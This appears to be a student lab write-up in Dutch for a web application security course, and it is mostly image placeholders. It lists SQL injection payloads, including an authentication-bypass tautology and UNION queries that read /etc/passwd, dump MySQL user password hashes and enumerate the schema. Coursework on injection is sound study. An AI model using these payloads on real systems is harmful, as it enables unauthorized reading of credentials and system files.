





**Labo 5 web application security**



Deel 0







**Deel 1**











**Deel 2**

**SQL injection**


**' OR 'a'='a**






Dit geeft alle users scores die in de database zijn opgeslagen terug.

**' UNION ALL SELECT 1,2,3,load\_file('/etc/passwd')#**




Hier maken we de inhoud van etc passwd met behulp van load\_file (<https://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_load-file>)

**' UNION ALL SELECT 1,2,user,password FROM mysql.user#**




Dit geeft ons lijst van alle mysql-gebruikers en hun hashed passwords.


**' UNION ALL SELECT 1,table\_schema,table\_name, column\_name FROM information\_schema.columns WHERE table\_schema != 'mysql' AND table\_schema != 'information\_schema'#**



Hier krijgen we een lijs van alles uit mysql database.


* Hier maak ik een python script voor lengte van de hash te berekenen






Lengte van die hash is 40 karakters. Dus dat is Sha-1

